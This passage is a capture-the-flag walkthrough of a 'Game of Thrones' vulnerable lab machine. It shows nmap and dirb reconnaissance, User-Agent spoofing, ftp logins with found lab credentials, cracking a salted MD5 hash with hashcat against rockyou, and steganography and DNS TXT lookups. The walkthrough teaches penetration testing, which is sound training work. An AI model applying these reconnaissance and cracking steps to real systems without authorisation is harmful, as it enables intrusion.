C.T.F Walk-Through
CTF: Game of Thrones 1
Author: Numi Peter Kamande
Email: numimickey2@gmail.com
Twitter Handle: @th3_gr00t

STEP 1: Reconnaissance.

Fig1: target Operating System Boot

So we have our target system booted up so I used **nmap** to scan to find the target ip address from my ip subnet class.




Fig2: My IP

Command: nmap 192.168.21.0/24




Fig3: Target Ip Address

Ip Target: 192.168.21.130

So we found our target ip, let us go to the next step.

STEP 2: Enumeration.

Fig4: Target Found.

On this step we are going to a more intense scan on the target ip, where we are going to use nmap but with some added options.




Fig5: nmap results




Fig6: nmap results

So we found some directories at the robot.txt file which is present that look interesting from our scan.

Directory's found:

/secret-island/ and **/direct-access-to-kings-landing/** which are disallowed and **/the-tree/** which is allowed.




Fig7: Target Ip Page Source

But first I had to inspect the webpage to look for any clues.

First Clue:

Fig8: game_of_throne.js

Let's continue to look for more clues, let's visit the robots.txt page.




Fig9: /robot.txt/ directory

So a listing of the directories found by our nmap scan, let's go ahead and visit each directory and inspect them to look for more clues.




Fig10: /the-tree/ directory

Second Clue:




Fig11: /the-tree/ directory Page Source




Fig12: /secret-island/ directory

Seems like we found a button called MAP, but first let's inspect the page.

Third Clue:




Fig13: /secret-island/ directory Page Source

So the clue says it has given us a map so we should use it wisely.

So let's click the **MAP** button.

Fig14: /imgs/map_to_westeros.jpg/ directory

We have got a map to Westeros, and when we look close at the map we can see the seven kingdoms (flags), extra content and three secret flags. We hit the jackpot.

Jackpot:

<u>The seven kingdoms (flags):</u>

1. Drone (ftp)
2. The Wall & The North (http)
3. Iron Islands (dns)
4. Stormlands (webmin)
5. Mountain and the Vale (postgresql)
6. The Reach (imap)
7. The Rock and King's Landing (gitlist and mysql)

<u>Extra content:</u>

Final Battle (ssh): Against White Walkers

<u>3 secret flags:</u>

1-Savages

2-City of Braavos

3-Dragonglass Mine

So the page source has nothing let's view the last directory.




Fig15: /direct-access-to-kings-landing/ directory

Clue to Follow:

Let's inspect it and see if we will find any clues.




Fig15: /direct-access-to-kings-landing/ directory Page Source

So the savages usually play music, but I can't hear some music can you?

Let's dig deeper,

Fig16: game_of_thrones.css

The URL given on the **.basecamp** rule forward us to the background image that has the game of thrones theme song.

So let us follow the clue,

Fig17: Music reaches where word can't clue.

So the theme music let's get hold of it then.




Fig18: theme song URL path

So we are going to use curl to get hold of our theme song to our local machine.

Command: curl –O http://192.168.21.130/music/game_of_thrones.mp3




Fig19: Theme Song download.

Quick Note: I am going to be honest at first I never understood that clue so I passed it and tried to use the jackpot info we got little did I not remember the clues have meaning that is if they make sense, so I would advise you not to ignore anything.

So let's analyze the music file, so I tried to look at the file stats and details but I found nothing.

Command1: file game_of_thrones.mp3

Command2: stat game_of_thrones.mp3

Fig20: File Details

Then I came to realize that we rely so much on our terminal let's analyze the file from the documents GUI properties tab.

Bingo!!! We found something, it is true music can surely reach where words can't.




Fig21: GUI file properties

We found our first secret flag **SAVAGES**.

Savages secret flag:

8bf8854bebe108183caeb845c7676ae4




Fig22: Missed Clues.

So here are some clues we forgot, the important bit that were to get us started, if you remember I found the base camp but I had ignored it, ignorance leads to failure.

- **This is the start point, the base camp**
- **You must travel to Westeros.**
- **First stop: Dorne.**
- **Last stop: King's Landing**
- **Don't forget to take your map (try to find it). It will guide you about the natural flag order to follow over the kingdoms**
- **Listen CAREFULLY to the hints. If you are stuck, read the hints again!**
- **Powerful fail2ban spells were cast everywhere. Bruteforce is not an option for this CTF (2 minutes ban penalty)**
- **The flags are 32 char's strings. Keep'em all! You'll need them.**
- **Good luck, the old gods and the new will protect you!**
- **The game already started!! A couple of hints as a present.**
- **"Everything can be TAGGED in this world, even the magic or the music" - Bronn of the Blackwater**
- **"To enter in Dorne you'll need to be a kind face" - Ellaria Sand**

Fig23: Guide Line to Follow

We have a time table to follow, even if we started roughly at first, so let's travel to Westeros to confirm we never left anything behind.

"You'll never enter into King's Landing through the main gates. The queen ordered to close them permanently until the end of the war" - Tywin Lannister

"If you put a city under siege, after five attacks you'll be banned two minutes" - Aegon the Conqueror and His Conquest of Westeros Book

Fig24: We should take note of the firewall ban.

So we have not missed anything we have gathered all the clues, and checked each file for any embedded data.




Fig25: All Images found.

STEP 3: Gaining Access.

Drone Kingdom

So First stop **Drone** we need to be a kind face to enter, and we are entering through ftp service. So a kind face means not using force, so when you visit the **/the-tree/ directory** do not ignore the clues.

Remember this, so if the three eyed raven won't receive us why?

```
<!---
"You mUSt changE your own shape and foRm if you wAnt to GEt the right aNswer from the Three-eyed raven" -
Written on the tree by somebody
-->
```

Clue to follow… so when you visit your **/robots.txt/** you will notice the user-agent is three-eyes-raven, so we need to change our form when visiting the-tree directory to the user-agent. `User-agent: Three-eyed-raven`

To do this you can use several tools and plugins depending on you and your browser, **burp** (compatible with all O.S), **hurl.it** (web service), **REST Easy** (Mozilla add-on plugin) or **Postman REST Client** (Chrome add-on plugin) to alter our http request.

I will be using Rest Easy and Burp to show how they respond.




Fig26: REST Easy output.

Rest Easy is quite simple to use give you the page source after you have added the headers to add while sending the get http request.




Fig27: After Changing User-Agent on HTTP header from burp and forward the Get request

Fig28: Web Page Inspect Element

Output:

<!--"I will give you three hints, I can see the future so listen carefully" - The three-eyed raven Bran Stark
"To enter in Dorne you must identify as oberynmartell. You still should find the password"
"3487 64535 12345. Remember these numbers, you'll need to use them with POLITE people you'll know when to use them"
"The savages never crossed the wall. So you must look for them before crossing it"-->

More Clues.

So to enter drone we must identify ourselves as **oberynmartell** which is a username we will use for ftp connection, but we still have to find the password.
The numbers **3487 64535 12345** are not just random and they do not make sense let's go ahead to the third hint.
Now we have to find the savages before crossing the wall.

So we are missing our password and from the scan we did we haven't missed to check the directories found, so after some research I came find a web application enumeration tool known as **dirb.**




Fig29: Dirb Scan Output

Seems like we have missed a lot.

Missed Directories:

http://192.168.21.130/h/
http://192.168.21.130/h/i/
http://192.168.21.130/h/i/d/
http://192.168.21.130/h/i/d/d/
http://192.168.21.130/h/i/d/d/e/
http://192.168.21.130/h/i/d/d/e/n/
http://192.168.21.130/sitemap.xml

So there is a directory known as h/i/d/d/e/n/ and sitemap.xml

Let's visit it and see what we will find there.




Fig30: /h/i/d/d/e/n/ directory

We are on the right direction, so let us do an inspection on the page.




Fig31: /h/i/d/d/e/n/ directory Page Source

Output:

"My little birds are everywhere. To enter in Dorne you must say: A_verySmallManCanCastAVeryLargeShad0w . Now, you owe me" - Lord (The Spider) Varys
"Powerful docker spells were cast over all kingdoms. We must be careful! You can't travel directly from one to another... usually. That's what the Lord of Light has shown me" - The Red Woman Melisandre

I am starting to enjoy this CTF riddles are one thing that you need to interpret.

So we have the password:
A_verySmallManCanCastAVeryLargeShad0w

We should also keep note that we have been warned about the **docker spells** and that we cannot travel directly from one kingdom to another, and also we should remember the other clue that everything can be *TAGGED* **music** and even **magic.**

Let's go ahead and enter **Drone.**

Username:

oberynmartell

Password:
A_verySmallManCanCastAVeryLargeShad0w

Command:

sftp –P 21 oberynmartell@192.168.21.130




Fig32: sftp not working

There is something we are missing.

We forgot to view the other directory **sitemap.xml**


```
−<urlset>
  −<url>
      <loc>index.php</loc>
      <changefreq>never</changefreq>
      <priority>1</priority>
    </url>
  −<url>
      <loc>raven.php</loc>
      <changefreq>never</changefreq>
      <priority>0.5</priority>
    </url>
  </urlset>
```

Fig33: sitemap.xml output

So we have a .php page **raven.php** let us visit it.




Fig34: raven.php output

Next step view the page source by using the inspect element.




Fig35: raven.php page source

Output:

You received a raven with this message:
"To pass through the wall, mcrypt spell will help you. It doesn't matter who you are, only the key is needed to open the secret door" – Anonymous

So to pass the wall we will need to use the **mcrypt** spell, but it doesn't relate with why we cannot enter drone while we have the username and password.

So after some research I laughed at myself sftp is very different from ftp, and in kali Linux if you type the ftp command and it gives you an error saying bash command not found it means you need to install the ftp command.

So after installing the command I give it a second try.

Command: ftp 192.168.21.130

Fig36: Drone Kingdom (ftp)

Bingo!! **First Kingdom Flag.**




Fig37: First Kingdom Flag

First Kingdom Flag =
fb8d98be1265dd88bac522e1b2182140

We are in. so playing and looking around, so list what files are present and what working directory we are at.

Command1: ls **Command2:** pwd




Fig38: Inside drone playing around.

So we are at the **/** also known as the **root** directory, and we have two files present.

problems_in_the_north.txt and **the_wall.txt.nc**

So let's transfer the files to our local machine using the **get** command.

Command: get problems_in_the_north.txt

Command: get the_wall.txt.nc




Fig39: Transferring files to Local Machine from Remote Machine

There is no other directory in that kingdom so let's exit and analyze the files from our Local machine.

For the first file we can use the **cat** command because the file extension is a **.txt,** but for the second file we can use the **file** command to see what kind of file it is because we do not know what the **.nc** extension means.




Fig40: problems_in_the_north.txt analyze.

So John Snow sent us a message we need to go to him really quickly, then we found the magic spell **mcrypt** to pass the wall and go to john.




Fig41: mcrypt spell.

Which is the **the_wall.txt.nc** file.

Next stop **Winterfell.**

But before we go to john we have more data to interpret:

md5(md5($s).$p)

nobody:6000e084bf18c302eae4559d48cb520c$2hY68a

So here is where we get lost, so the first line is an md5 hash algorithm for decrypting, and the second line is an md5 hash. So I went to my online website decrypter >> (https://hashkiller.co.uk/md5-decrypter.aspx)

Never worked so I went to research on the md5 algorithm.

Hmmm something new to learn so yes it is a hash algorithm, but one has to use **hashcat** tool to decrypt.

md5(md5($s).$p) = md5(md5($salt)(.$pass)

But our operating system has the new hashcat tool that has no such algorithm and from the research the algorithm is in the old hashcat tool.




Fig42: MD5-HashMode on the new Hashcat tool

After some research I found the old hashcat tool version 2.00, >> (https://github.com/attackdebris/hashcat-2.0/blob/master/hashcat-2.00.7z)

Download and extract its content to your preferred folder.

Then create a new file with the hash value only using the **echo** command.

Command: echo 6000e084bf18c302eae4559d48cb520c$2hY68a > MD5hash.txt

Fig43: MD5hash.txt file value

So I noticed when one is using the tool hashcat there are various modes the numbers beside on the first field in the figure 42 above are the modes you set while using the tool.

For our algorithm in hashcat-legacy it was as mode **3610**.

Tips: 1. When you are using the tool **hashcat v2** as a non-root user you should the file **hashcat-cli64.bin** give it execution rights.

2.Make sure your wordlist is extracted from your wordlist folder use the **.txt** file and not the **.txt.gz** file.

3.Also another tip is change the separator from **$** to **:** while using the **echo** command (echo 6000e084bf18c302eae4559d48cb520c:2hY68a > MD5hash.txt)

Command: ./../Downloads/hashcat-2.00/hashcat-cli64.bin -m 3610 -a 0 MD5hash.txt /usr/share/wordlists/rockyou.txt




Fig44: Hashcat output

So we found the hash value: **stark**

Let's now decrypt the **the_wall.txt.nc** file, so from our analyze we noticed it is encrypted using **mcrypt** tool, lets decrypt it we the hash value we have.

Command: mcrypt –d the_wall.txt.nc




Fig45: output_of_decrypted file

Output:

"We defended the wall. Thanks for your help. Now you can go to recover Winterfell" - Jeor Mormont, Lord Commander of the Night's Watch
"I'll write on your map this route to get faster to Winterfell. Someday I'll be a great maester" - Samwell Tarly
http://winterfell.7kingdoms.ctf/------W1nt3rf3ll------
Enter using this user/pass combination:
User: jonsnow
Pass: Ha1lt0th3k1ng1nth3n0rth!!!

Winterfell Kingdom

New directory: /------W1nt3rf3ll------/

So let's go ahead and visit the new directory:

URL: http://192.168.21.130/------W1nt3rf3ll------




Fig46: /------W1nt3rf3ll------/ directory

We meet the hound, so let's inspect the page.




Fig47: /------W1nt3rf3ll------/ page source

Output:

"You'll never arrive to Winterfell on that direction. It seems you never learned to read" - The Hound
"What are you saying? VirtualHost? What the hell is that? Did you get drunk again?" - Gregor (The Mountain) Clegane

Hmmm we are not lost, but he did say **VirtualHost,** what is VirtualHost?

After some research I learnt that we are to visit this URL >> http://winterfell.7kingdoms.ctf/------W1nt3rf3ll------/ but we couldn't so when the hound said VirtualHost it meant we can connect to it virtually, so we have to edit our hosts file in our Kali Linux O.S and connect to it via DNS name.

Command: nano /etc/hosts




Fig48: /etc/hosts file

Add this line: **192.168.21.130 winterfell.7kingdoms.ctf** below.

Then save the file.

Then try to go to the URL (http://winterfell.7kingdoms.ctf/------W1nt3rf3ll------/) again.

It will prompt for credentials, enter the below;

Credentials:

User Name: jonsnow

Password: Ha1lt0th3k1ng1nth3n0rth!!!




Fig49: Credentials prompt

Bingo we are in.

Fig50: Winterfell Kingdom (http)

Let's inspect the page for clues and the flag.




Fig51: Web Page Inspection.

Output:

Welcome to Winterfell
You conquered the Kingdom of the North.
This is your second kingdom flag!
639bae9ac6b3e1a84cebb7b403297b79
"We must do something here before travelling to Iron Islands, my lady" - Podrick Payne
"Yeah, I can feel the magic on that shield. Swords are no more use here" - Brienne Tarth

Bingo!! **Second Kingdom Flag.**

Second Kingdom Flag=
639bae9ac6b3e1a84cebb7b403297b79

Next stop **Iron Islands.**
Before we go visit my lady let's dig more from the webpage.

Fig52: winterfell.css elements

Output:
/*
"Old TeXTs are written about how to enter into the Iron Islands fortress" - Theon Greyjoy
***/**

So we are looking for **Old TeXTs** it will guide us on how to enter into the Iron Islands.
So the other clue we should also look at is this:

Output:
"Yeah, I can feel the magic on that shield. Swords are no more use here" - Brienne Tarth

What did he mean by shield?

Fig53: stark_**shield**.jpg

So I downloaded the file and checked if there is any tagged data on it.
So to check for any tagged data on photos one can use the **exif** command. To check for tagged data on any file you can use the **strings** command.
Tip: The output of **strings** is messy but once you have seen the tagged data you want to output you can use the **pipe** syntax to add the **grep** or **tail** command to output only the data you require.

Command: exif stark_shield.jpg




Fig54: exif output

So we cannot see any tagged data, let's use the **strings** command.

Command1: strings stark_sheild.jpg
Command2: strings stark_sheild.jpg | tail -1




Fig55: strings gibberish output

Fig56: strings last line output

So we have a lot of gibberish till the last line so the second command will only output the last line that we need.

Fig57: strings plus tail (last line) output

Output:
"Timef0rconqu3rs TeXT should be asked to enter into the Iron Islands fortress" - Theon Greyjoy

So we found the **Old = "Timef0rconqu3rs" TeXT.**

Iron Islands Kingdom

So we need to request **Timef0rconqu3rs** text to enter iron islands and from our map we can saw Iron Islands is a DNS service battle, just like how

we battled drone ftp service battle and The Wall and the North http service battle.
So it seems Timef0rconqu3rs is a dns server.
To query for a dns text record we are going to use **nslookup** command tool.
Reference:
https://blogs.technet.microsoft.com/rmilne/2015/09/11/how-to-use-nslookup-to-check-dns-txt-record/

Tip: At this point I know you will fail a couple of times just like me, you should note the DNS domain name we are querying the txt from. While going to Winterfell we were given a URL with a domain name server that led us to Winterfell. >> http://winterfell.**7kingdoms.ctf**/------W1nt3rf3ll------/ << remember that URL?

7kingdoms.ctf is the domain name we are querying the txt **Timef0rconqu3rs** from.

Command:
nslookup -q=txt Timef0rconqu3rs.7kingdoms.ctf 192.168.21.130

